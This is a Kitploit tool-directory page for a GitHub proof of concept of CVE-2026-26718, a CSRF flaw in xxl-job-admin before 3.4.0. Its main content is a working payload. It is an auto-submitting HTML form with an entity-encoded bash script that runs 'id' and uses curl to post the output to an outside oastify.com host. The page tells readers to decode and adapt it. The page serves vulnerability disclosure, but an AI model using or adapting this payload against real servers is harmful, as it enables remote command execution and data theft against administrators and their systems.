Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-26718 — A Cross-Site Request Forgery (CSRF) vulnerability exists in the xxl-job-admin web application that allows an attacker to perform unauthorized modifications to Glue IDE shell scripts. The affected endpoint lacks proper CSRF token validation and accepts arbitrary HTTP methods via a permissive request mapping | Kitploit
Tools/GitHubGitHub/ibrahim-sartawi/cve-2026-26718
Vulnerability AnalysisExploitationIDS/IPS EvasionWeb Application ExploitationWeb SecurityPenetration Testing
GitHubibrahim-sartawi/cve-2026-26718

CVE-2026-26718

View Repository
1314 months agoNot yet reviewed

About

A Cross-Site Request Forgery (CSRF) vulnerability exists in the xxl-job-admin web application that allows an attacker to perform unauthorized modifications to Glue IDE shell scripts. The affected endpoint lacks proper CSRF token validation and accepts arbitrary HTTP methods via a permissive request mapping

Share

Description

Summary

A Cross-Site Request Forgery (CSRF) vulnerability exists in the xxl-job-admin web application that allows an attacker to perform unauthorized modifications to Glue IDE shell scripts. The affected endpoint lacks proper CSRF token validation and accepts arbitrary HTTP methods via a permissive request mapping

Affected Products

xxl-job < 3.4.0

Impact

An attacker can trick an authenticated administrator into making unauthorized changes to Glue IDE shell scripts.


Proof of Concept

Slide1 Slide2 Slide3 Slide4

Payload


// Decode and change it 

<html>
  <body>
    <form action="https://domain.com/jobcode/save">
      <input type="hidden" name="id" value="294" />
      <input type="hidden" name="glueSource" value="&#35;&#33;&#47;bin&#47;bash&#10;id&#32;&#124;&#32;curl&#32;&#45;d&#32;&#64;&#45;&#32;http&#58;&#47;&#47;qic8br6d6om2j459zk4evuimldr4f03p&#46;oastify&#46;com&#32;&#10;exit&#32;0&#10;" />
      <input type="hidden" name="glueRemark" value="12345" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>

Credits to Ibrahim Sartawi

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    343
  • 5

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    258

Explore all tools

Browse our collection of tools

View all tools →